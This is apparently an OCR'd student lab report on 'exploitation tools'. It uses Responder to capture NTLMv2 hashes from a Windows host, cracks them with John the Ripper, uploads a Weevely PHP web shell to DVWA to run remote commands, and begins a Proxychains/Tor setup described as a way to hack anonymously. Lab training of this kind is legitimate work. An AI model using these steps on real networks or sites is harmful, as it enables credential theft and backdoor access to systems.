
3. The responder tool is available by default in Kali Linux and can be accessed by typing the below command in the terminal,

   #responder -I eth0




4. As soon as the above command gets executed, the responder starts to listen for events which are occurring. The other device in the network is the windows host at the IP address 192.168.0.3. The responder's IP is 192.1680.5. Type the below in file explorer on the windows host system

   #\\192.168.0.5





This opens a pop up which asks the user to enter network credentials.

5. The following information is logged in the Kali Linux terminal by the responder tool. It contains the IP address of the client, username and the hash of the password. This information is collected through the Server Message Block(SMB) protocol.



6. Similarly by pasting the IP address of the responder in the web browser, a similar popup can be seen asking for username and password as shown below.





7. The resultant entries are also logged in the terminal.

```
[HTTP] NTLMv2 Client   : 192.168.0.3
[HTTP] NTLMv2 Username : \userfromchrome
[HTTP] NTLMv2 Hash     : userfromchrome::: e7dffe61cfbf7706:94C5D85BAE6E74CF632FA6F3041B9437:01010
2D0037005500470055003400580059004A004A003100480004001400470032003000540002E004C004F00430041004C000
4F00430041004C0005001400470032003000540002E004C004F00430041004C0008003000300000000000000001000000
0000000000000000090020004800540054005000 2F003100390032002E003100360038002E0030002E003500000000000
[*] Skipping previously captured hash for \userfromchrome
```

```
[HTTP] NTLMv2 Client   : 192.168.0.3
[HTTP] NTLMv2 Username : \SanjanaS
[HTTP] NTLMv2 Hash     : SanjanaS::: 2cd51385ef0ba361:4DEAD63AA258B6C4A31908892AC070F
1001E00570049004E002D004900590052005400300045005A00390050004A004600040014004700300003
390050004A0046002E00470030003300320002E004C004F00430041004C000500140047003000330032002 00
3D56426E38A2430E0BD631027AE9C97D615C6A806B8DF0A00100000000000000000000000000000000000000
000000
```

```
[HTTP] NTLMv2 Client   : 192.168.0.3
[HTTP] NTLMv2 Username : \SanjUser
[HTTP] NTLMv2 Hash     : SanjUser::: 06767ddbfd717420:26679382EFA731523C3A3CAA18E0A48
1001E00570049004E002D00310048004E004A0057004F005200520036003200340004001400520004D005
52003600320034002E0052004D0054004C002E004C004F00430041004C000500140052004D0054004C00
3D56426E38A2430E0BD631027AE9C97D615C6A806B8DF0A00100000000000000000000000000000000000000
000000
```

8. All of the sniffed information is stored in the log file which is present in the following directory - *"/usr/share/responder/logs"*

```
┌──(root💀kali)-[/home/kali]
└─# cd /usr/share/responder/logs

┌──(root💀kali)-[/usr/share/responder/logs]
└─# ls
Analyzer-Session.log  Config-Responder.log  HTTP-NTLMv2-192.168.0.3.txt  Poisoners-Session.log  Responder-Session.log  SMB-NTLMv2-SSP-192.168.0.3.txt
```

```
┌──(root💀kali)-[/usr/share/responder/logs]
└─# ls -la
total 116
drwxr-xr-x 2 root root  4096 Dec  7 12:41 .
drwxr-xr-x 9 root root  4096 Dec  7 12:44 ..
-rw-r--r-- 1 root root     0 Dec  7 11:49 Analyzer-Session.log
-rw-r--r-- 1 root root 71909 Dec  7 12:40 Config-Responder.log
-rw-r--r-- 1 root root  8510 Dec  7 12:44 HTTP-NTLMv2-192.168.0.3.txt
-rw-r--r-- 1 root root  2440 Dec  7 12:44 Poisoners-Session.log
-rw-r--r-- 1 root root 10347 Dec  7 12:44 Responder-Session.log
-rw-r--r-- 1 root root  2818 Dec  7 12:40 SMB-NTLMv2-SSP-192.168.0.3.txt
```

9. In order to retrieve any kind of useful information from the collected data, the hashed password needs to be decrypted. This can be performed using John the Ripper tool.

```
┌──(root💀kali)-[/usr/share/responder/logs]
└─# john HTTP-NTLMv2-192.168.0.3.txt
Using default input encoding: UTF-8
Loaded 7 password hashes with 6 different salts (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 3 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 1 candidate buffered for the current salt, minimum 8 needed for performance.
Warning: Only 3 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 1 candidate buffered for the current salt, minimum 8 needed for performance.
Warning: Only 3 candidates buffered for the current salt, minimum 8 needed for performance.
Further messages of this type will be suppressed.
To see less of these warnings, enable 'RelaxKPCWarningCheck' in john.conf
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
password1        (SanjanaS)
password1        (SanjanaS)
password2        (SanjUser)
password2        (SanjUser)
```

```
┌──(root💀kali)-[/usr/share/responder/logs]
└─# john SMB-NTLMv2-SSP-192.168.0.3.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with 3 different salts (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
admin            (admin)
admin            (admin)
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
```

Conclusion

As seen above, the responder tool can be easily and extensively used to obtain both clear text and password hashes by sniffing attacks. The hashed passwords can later be converted into plain text by using password exploitation tools like John the Ripper. The extracted usernames and passwords can be used for malicious purposes.

References

https://cyberarms.wordpress.com/2018/01/12/easy-creds-with-responder-and-kali-linux/

https://www.kali.org/tools/responder/

https://www.ivoidwarranties.tech/posts/pentesting-tuts/responder/guide/

R V COLLEGE OF ENGINEERING

Name: Dhanush M **USN:** 1RV18IS011 **Dept/Lab:** ISE/CSDF **Expt No.: 5**a
Date: 09/12/2021 **Title:** EXPLOITATION TOOLS

---

a. Weevely

INTRODUCTION


Weevely is a stealth PHP web shell that simulate telnet-like connection. It is an essential tool for web application post exploitation, and can be used as stealth backdoor or as a web shell to manage legit web accounts, even free hosted ones.
Upload weevely PHP agent to a target web server to get remote shell access to it via a small footprint PHP agent. It has more than 30 modules to assist administrative tasks, maintain access, provide situational awareness, elevate privileges, and spread into the target network.

Objectives - To create a backdoor into website by exploiting file upload vulnerabilities.


EXECUTION STEPS

1. **Installing Weevely from a package**
   Weevely comes pre-installed in kali linux, if not found use the following command:
   Command - *sudo apt install weevely*


2. **Generate the backdoor agent**
   Weevely client communicates to the PHP agent installed into the target.To generate a new agent, just use the *generate* option, passing the password and path arguments. In the following image, PHP script has been created on the desktop.



3. We will have to set up a metasploitable machine, we will use DVWA(Damn Vulnerable Web App) to exploit its various features. Login with name as “admin” and password as “password”, go to DVWA Security tab and set the security to “low” and submit.




4. Now go to the upload tab and upload the PHP script file created into it. The script is now uploaded at the link “http://192.168.79.129/dvwa/hackable/uploads/attack.php”, which will be thus used later to connect to target website using our uploaded machine, make sure you remember your password created while you created the backdoor script initially.




5. Now to connect target website, use the command in the following image, after a successful connection, you can use simple Unix commands like “pwd”, “ls” to work with the file system, you can also use “help” to list out all the possible functions used by weevely for post exploitation purposes.

```
┌──(root💀kali)-[/home/kali/Desktop]
└─# weevely http://192.168.79.129/dvwa/hackable/uploads/attack.php qwer
ty

[+] weevely 4.0.1

[+] Target:     192.168.79.129
[+] Session:    /root/.weevely/sessions/192.168.79.129/attack_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> pwd
The remote script execution triggers an error 500, check script and payload integrity
/var/www/dvwa/hackable/uploads
www-data@192.168.79.129:/var/www/dvwa/hackable/uploads $ ls
The remote script execution triggers an error 500, check script and payload integrity
attack.php
dvwa_email.png
myScript.php
www-data@192.168.79.129:/var/www/dvwa/hackable/uploads $
```

6. We can check the system information of the target using the “system_info” function as shown in the image. Similarly, you can try working with the function “net_ifconfig” function to find the IP address of the target system along with port. You can use [function_name] -h to check how to use functions.



7. To remove a file from the target machine, “file_rm” function can be used as:



8. To upload a malicious file into the target machine, you can use “file_upload” function, it contains optional arguments like **force** to force to upload of the file by overwriting the existing file in machine, **vector** argument to execute file upload forcefully even when machine denies it somehow. Now provide the location on the file to upload along with an optional parameter to change the name of file as upload as shown in the image below.

```
www-data@192.168.79.129:/var/www/dvwa/hackable/uploads $ file_upload -h
The remote script execution triggers an error 500, check script and payload integrity
usage: file_upload [-h] [-force] [-content CONTENT] [-vector {file_put_contents,fwrite}] [lpath] rpath

Upload file to remote filesystem.

positional arguments:
  lpath                 Local file path
  rpath                 Remote file path

optional arguments:
  -h, --help            show this help message and exit
  -force                Force overwrite
  -content CONTENT      Optionally specify the file content
  -vector {file_put_contents,fwrite}
www-data@192.168.79.129:/var/www/dvwa/hackable/uploads $ file_upload /home/kali/Desktop/test_1 fake.txt
The remote script execution triggers an error 500, check script and payload integrity
True
www-data@192.168.79.129:/var/www/dvwa/hackable/uploads $ ls
The remote script execution triggers an error 500, check script and payload integrity
attack.php
dvwa_email.png
fake.txt
myScript.php
test
www-data@192.168.79.129:/var/www/dvwa/hackable/uploads $
```

9. To download the file from the machine into our system “file_download” command can be as shown in the image, as an argument, you need to specify the path of the file to be downloaded in the target machine and path where a file should be downloaded into our machine, we have download file by renaming it to “index.txt” as shown in the image below.

```
www-data@192.168.79.129:/var/www/dvwa/hackable/uploads $ file_download -h
The remote script execution triggers an error 500, check script and payload integrity
usage: file_download [-h] [-vector {file,fread,file_get_contents,base64}] rpath lpath

Download file from remote filesystem.

positional arguments:
  rpath                 Remote file path
  lpath                 Local file path

optional arguments:
  -h, --help            show this help message and exit
  -vector {file,fread,file_get_contents,base64}
www-data@192.168.79.129:/var/www/dvwa/hackable/uploads $ file_download test /home/kali/Desktop/index.txt
The remote script execution triggers an error 500, check script and payload integrity
www-data@192.168.79.129:/var/www/dvwa/hackable/uploads $
```

CONCLUSION

1. Similarly, other weevely functions can be explored to perform further post exploitation tasks on the target machine.

2. Post-exploitation takes the access we have and attempts to extend and elevate that access. Understanding how network resources interact and how to pivot from one compromised machine to the next adds real value for our clients.

REFERENCES

1. https://blackhattutorial.com/how-to-create-php-web-shell-and-backdoor-using-weevely/
2. https://null-byte.wonderhowto.com/how-to/slip-backdoor-into-php-websites-with-weevely-0175211/

R V COLLEGE OF ENGINEERING

Name: Dhanush M **USN:** 1RV18IS011 **Dept/Lab:** ISE/CSDF **Expt No.: 5**b
Date: 09/12/2021 **Title:** EXPLOITATION TOOLS

---

b. Proxychains


INTRODUCTION

Proxy or a Proxy Server is a dedicated system or a computer software running on a computer which act as an intermediary between end user and server.Proxychains is a tool that forces every TCP communication coming out of your system to go through different or multiple proxies, you can chain multiple proxies with proxychain and your connection will go through these different proxies.

Some features of proxychains include:

- It can be used with the server like squid, sendmail etc
- Support SOCKS5,SOCKS4, and HTTP CONNECT proxy servers.
- It can be mixed up with different proxy type in the list.
- It supports different chaining option methods like:
    - **Random Chain:** Each connection made through proxychains will be done via a random combo of proxies in the proxy list.
    - **Dynamic Chain:** It is same as strict chain, but the dead proxies are excluded from the proxy list.
    - **Strict Chain:** All the proxies in the list will be used and they will be chained in the order.

- The difference between SOCKS and HTTP proxy servers is as shown below in the image.



Objectives - To illustrate the working of proxychains in order to hack anonymously into the system.

EXECUTION STEPS


1. **Installing Proxychains from a package**
   Proxychains comes pre-installed in kali linux, if not found use the following command:
   Command - *sudo apt-get install proxychains*


2. **Installing and Starting Tor Services**
   Proxychains by-default uses the Tor services, if it's not there in your system install it using the following command
   Command - *sudo apt-get install tor*
   Now check the status of your tor service, if it is not active, then activate using the following command mentioned in the image below.

```
┌──(kali㉿kali)-[~]
└─$ sudo service tor status
● tor.service - Anonymizing overlay network for TCP (multi-instance-master)
     Loaded: loaded (/lib/systemd/system/tor.service; disabled; vendor preset: disabled)
     Active: inactive (dead)

┌──(kali㉿kali)-[~]
└─$ sudo service tor start

┌──(kali㉿kali)-[~]
└─$ sudo service tor status
● tor.service - Anonymizing overlay network for TCP (multi-instance-master)
     Loaded: loaded (/lib/systemd/system/tor.service; disabled; vendor preset: disabled)
     Active: active (exited) since Thu 2021-12-09 03:52:21 EST; 4s ago
    Process: 2649 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 2649 (code=exited, status=0/SUCCESS)
